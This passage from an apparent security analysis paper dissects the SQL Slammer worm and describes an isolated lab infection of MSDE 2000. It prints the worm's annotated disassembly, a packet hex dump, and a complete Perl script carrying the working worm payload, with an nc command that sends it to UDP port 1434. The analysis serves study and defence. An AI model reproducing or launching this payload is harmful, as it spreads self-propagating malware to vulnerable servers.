             jz          short VALID_GP    ;

  GetProcAddress(kernel32_base,GetTickCount)

mov                      esi, 42AE101Ch    ; This point is only
                  reached if the previous test
                           failed. On a  default install of
                           MSSQL Server 2000, we will reach
                           this point.  Then next assignment
                           will assign esi the sqlsort.dll-
                           >IAT entry for GetProcAddress.
```

The worm then calls the GetProcAddress. The API receives its two parameters from the top of the stack:

```
FOUND_IT:
    call         dword ptr [esi          ; [ESP=EBP-40h]
                           GetProcAddress(kernel32_base,GetTic
                           kCount)
```

The worm calls *GetTickCount* via the return value of *GetProcAddress* call, and adds eight bytes to its stack frame for later storage needs:.

```
call         eax                ; GetTickCount(), ESP=EBP-40h
             xor         ecx, ecx
             push        ecx
             push        ecx   ; [EBP-44h]
push         eax                ; [EBP-48h]
```

The worm generates the two permanent members of a sockaddr_in structure. ECX=9A050002, which represents the first two members of the structure:

```
struct        sockaddr_in {
```

```
short   sin_family;
u_short sin_port;
struct  in_addr sin_addr;
char    sin_zero[8];
};
```

The first member is set to 2 (AF_INET), and the second is set to the network-order representation of 1434 (the port of the SQL resolution service). This 4-byte set is then saved to the stack frame:

```
xor     ecx, 9B040103h
xor     ecx, 1010101h
push    ecx                     ; [EBP-50h]
```

The worm then locates the 'socket' API call via the GetProcAddress pointer stored in the ESI register. EBP-34h stores the address of the string literal "*socket*", while EBP-40h stores the base address of the ws2_32.dll library:

```
lea     eax, [ebp-34h]
push    eax                     ; [EBP-54h]
mov     eax, [ebp-40h]
push    eax                     ; [EBP-58h]
call    dword ptr [esi]         ; Procedure exit: ESP=EBP-50h
```

The worm then creates a UDP socket for use in propagation. The socket is a User Datagram Protocol socket, and the function address is pulled from the return value of GetProcAddress. The worm then saves the socket descriptor to its stack frame:

```
push    11h     ; [EBP-54h] IPPROTO_UDP - User Datagram Protocol
push    2       ; [EBP-58h] SOCK_DGRAM - Datagram socket
push    2       ; [EBP-5Ch] AF_INET - Internet address family
call    eax     ; Procedure exit: ESP=EBP-50h
push    eax     ; [EBP-54h]
```

The worm then locates the sendto API entry point. It uses the ESI pointer to GetProcAddress for the last time, because this pointer is destroyed when the worm saves the sendto entry point to that register. It uses the string literal '*sendto*' that is stored at EBP-3Ch, and the ws2_32.dll base address it uses in the lookup of socket:

```
lea     eax, [ebp-3Ch]
push    eax                     ; [EBP-58h]
mov     eax, [ebp-40h]
push    eax                     ; [EBP-5Ch]
call    dword ptr [esi]         ; Procedure exit: ESP=EBP-54h
mov     esi, eax
```

The worm XORs the EBX register with 0xFFD9613C, before beginning its simple spreading routine. The OR instruction was most likely intended to be an XOR. However, this doesn't break worm functionality; it only modifies the worm's random address behavior slightly. This may be the reason for some hosts seeing a disproportionate number of scans:

```
or      ebx, ebx
xor     ebx, 0FFD9613Ch
```

Propagation

The worm then initializes a propagation routine that generates 'random' IP addresses, and sends the attack packet to each system on the SQL resolution service' default UDP port 1434.

This portion of the routine generates a random number based on the seed stored at EBP-4Ch, and then replacing it with the value in EAX at the end of the procedure:
PRND:

```
mov     eax, [ebp-4Ch]          ; EAX=Random seed
lea     ecx, [eax+eax*2]        ; ECX=EAX*4
lea     edx, [eax+ecx*4]        ; EDX=ECX*4+EAX
shl     edx, 4                  ; EDX=EDX<<4
add     edx, eax                ; EDX+=EAX
shl     edx, 8                  ; EDX=EDX<<8
sub     edx, eax                ; EDX-=EAX
lea     eax, [eax+edx*4]        ; EAX+=EDX*4
add     eax, ebx                ; EAX+=EBX
mov     [ebp-4Ch], eax          ; Replace old seed w/ new one
```

This is the portion of code where sendto is actually called. The parameters to the function are commented in the code below. The parameter list to *sendto* is as follows:

```
WINSOCK_API_LINKAGE
int
WSAAPI
sendto(
SOCKET s,
const char FAR * buf,
int len,
int flags,
const struct sockaddr FAR * to,
int tolen
);
```

The parameters are passed as follows:

s = EBP-54h: This is the socket descriptor returned by the prior call to socket.

buf = [EBP+3]: This is the buffer that was sent to the SQL server to cause the overflow.

len = 376: This tells the function that the body of the packet is 376 bytes in length.

flags = 0: This specifies that no special behavior is to be applied to the outbound packet.

to = EBP-50h: This is the *sockaddr_in* structure mentioned earlier. The *sin_addr* member of the structure is set to the number returned from PRND.

tolen = 10h: This tells the function that the structure is exactly 16 bytes in length.

```
push    10h                     ; [EBP-58h] sizeof(struct sockaddr_in)
lea     eax, [ebp-50h]
push    eax                     ; [EBP-5Ch] eax=Target address
xor     ecx, ecx
push    ecx                     ; [EBP-60h] ecx=Send flags
xor     cx, 178h
push    ecx                     ; [EBP-64h] ecx=Packet length
lea     eax, [ebp+3]
push    eax                     ; [EBP-68h] eax=Exploit address
mov     eax, [ebp-54h]
push    eax                     ; [EBP-6Ch] eax=socket descriptor
call    esi                     ; Procedure exit: ESP=EBP-54h
```

The worm then continues replication by jumping back into the pseudo-random number generator:

```
jmp     short PRND
```

Explanation of How Exploit would Infect a Target Machine and Network

Presuming you had a machine running MSDE 2000 with port 1434 open and directly connected to the Internet with no firewall filtering, no router port filtering or proper patches, an infected machine would send a non-infected machine the following packet:

09:52:28.874027 192.xxx.yyy.zzz.32806 > target.machine.com.ms-sql-m: udp 477 (DF) (ttl 64, id 37316, len 505)

```
4500 01f9 91c4 4000 4011 230a c0a8 016b
c0a8 016a 8026 059a 01e5 d456 0401 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 01c3 9cc3
89c2 b042 c3ab 0e01 0101 0101 0101 70c2
ae42 0170 c2ae 42c2 90c2 90c2 90c2 90c2
90c2 90c2 90c2 9068 c39c c389 c2b0 42c2
b801 0101 0131 c389 c2b1 1850 c3a2 c3bd
3501 0101 0550 c289 c3a5 5168 2e64 6c6c
6865 6c33 3268 6b65 726e 5168 6f75 6e74
6869 636b 4368 4765 7454 66c2 b96c 6c51
6833 322e 6468 7773 325f 66c2 b965 7451
6873 6f63 6b66 c2b9 746f 5168 7365 6e64
c2be 1810 c2ae 42c2 8d45 c394 50c3 bf16
50c2 8d45 c3a0 50c2 8d45 c3b0 50c3 bf16
50c2 be10 10c2 ae42 c28b 1ec2 8b03 3d55
c28b c3ac 5174 05c2 be1c 10c2 ae42 c3bf
16c3 bfc3 9031 c389 5151 50c2 81c3 b103
0104 c29b c281 c3b1 0101 0101 51c2 8d45
```

Once this packed is received on the target machine, the buffer overflow occurs and the machine begins sending out the same packet to other IP addresses in a random fashion. The "sqlserver.exe" task in the task manager window reaches about 99% of processor capacity. The Slammer worm was launched in a test lab, with proper protection to ensure no propagation occurs beyond this network. A diagram of the network is shown below:




Figure 3. Network Diagram of Test lab

The machine to be targeted is 192.168.1.106, hereby denoted by its domain name "exploit.mmicmanhomenet.local." The procedure I went through to demonstrate how a machine would become infected is as follows:


1. Microsoft Windows 2000 with Service Pack 3 installed on target machine. Computer named "exploit."

2. "exploit" joined to domain "mmicmanhoment.local." Domain template "nsa_group policy" applied to exploit. The ".inf" file for this template can be found at the National Security Agency Web site at http://www.nsa.gov/snac/index.html.


3. The Windows 2000 client gold template, available from the Center For Internet Security at http://www.cisecurity.org, was applied to "exploit."

4. Access to the Internet was granted through the firewall and all patches were applied to "exploit" from the Microsoft update site.


5. MSDE 2000 was installed on “exploit.” The command “netstat –an” was run to verify that UDP port 1434 was open:



6. The CIS Scoring tool was run to determine if the machine was in a secure state. The results are shown below. Note that no hotfixes were deemed necessary after install of MSDE 2000.



7. As a final sanity check, the Windows update site was again revisited and the computer scanned for any updates needed. The results are shown below:



Note: The Windows 2000 update is for Windows Media Player Version 9.

8. Now that the target machine is ready, a firewall rule is added to close off all UDP port 1434 connections to the Internet, to ensure that infection does not spread.

9. An additional machine on the network (Windows XP Professional Client at 192.168.1.101) had MSDE 2000 installed to show that another machine can become infected.

10. A bandwidth Monitor was added to both machines to document worm throughput at the machine level. The Windows XP Client comes with a bandwidth monitor built into the task manager, but I wanted to have both machines use the same bandwidth monitor.

11. A perl script was used to infect the target machine, obtained from **http://www.digitaloffense.net/worms/mssql_udp_worm**. The perl script source code use for SQL Slammer infection is shown below:

```
#!/usr/bin/perl
###############
my $packet =
"\x04\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\xdc\xc9\xb0\x42\xeb\x0e\x01".
"\x01\x01\x01\x01\x01\x01\x70\xae".
"\x42\x01\x70\xae\x42\x90\x90\x90".
"\x90\x90\x90\x90\x90\x68\xdc\xc9".
"\xb0\x42\xb8\x01\x01\x01\x01\x31".
"\xc9\xb1\x18\x50\xe2\xfd\x35\x01".
"\x01\x01\x05\x50\x89\xe5\x51\x68".
"\x2e\x64\x6c\x6c\x68\x65\x6c\x33".
"\x32\x68\x6b\x65\x72\x6e\x51\x68".
"\x6f\x75\x6e\x74\x68\x69\x63\x6b".
"\x43\x68\x47\x65\x74\x54\x66\xb9".
"\x6c\x6c\x51\x68\x33\x32\x2e\x64".
"\x68\x77\x73\x32\x5f\x66\xb9\x65".
"\x74\x51\x68\x73\x6f\x63\x6b\x66".
"\xb9\x74\x6f\x51\x68\x73\x65\x6e".
"\x64\xbe\x18\x10\xae\x42\x8d\x45".
"\xd4\x50\xff\x16\x50\x8d\x45\xe0".
"\x50\x8d\x45\xf0\x50\xff\x16\x50".
"\xbe\x10\x10\xae\x42\x8b\x1e\x8b".
"\x03\x3d\x55\x8b\xec\x51\x74\x05".
"\xbe\x1c\x10\xae\x42\xff\x16\xff".
"\xd0\x31\xc9\x51\x51\x50\x81\xf1".
"\x03\x01\x04\x9b\x81\xf1\x01\x01".
"\x01\x01\x51\x8d\x45\xcc\x50\x8b".
"\x45\xc0\x50\xff\x16\x6a\x11\x6a".
"\x02\x6a\x02\xff\xd0\x50\x8d\x45".
"\xc4\x50\x8b\x45\xc0\x50\xff\x16".
"\x89\xc6\x09\xdb\x81\xf3\x3c\x61".
"\xd9\xff\x8b\x45\xb4\x8d\x0c\x40".
"\x8d\x14\x88\xc1\xe2\x04\x01\xc2".
"\xc1\xe2\x08\x29\xc2\x8d\x04\x90".
"\x01\xd8\x89\x45\xb4\x6a\x10\x8d".
"\x45\xb0\x50\x31\xc9\x51\x66\x81".
"\xf1\x78\x01\x51\x8d\x45\x03\x50".
"\x8b\x45\xac\x50\xff\xd6\xeb\xca";
print $packet;
# for testing in CLOSED network environments:
# perl worm.pl | nc server 1434 -u -v -v -v
```

Figure 4. worm.pl script

The contents of this perl script are the worm itself, were analyzed and explained previously.

12. The Domain controller was used as the platform to infect the target machine. For monitoring, a Linux machine was added running tcpdump to record all port 1434 activity. The modified network is shown below:




Figure 5. Diagram of Network showing how target machine was infected and monitored

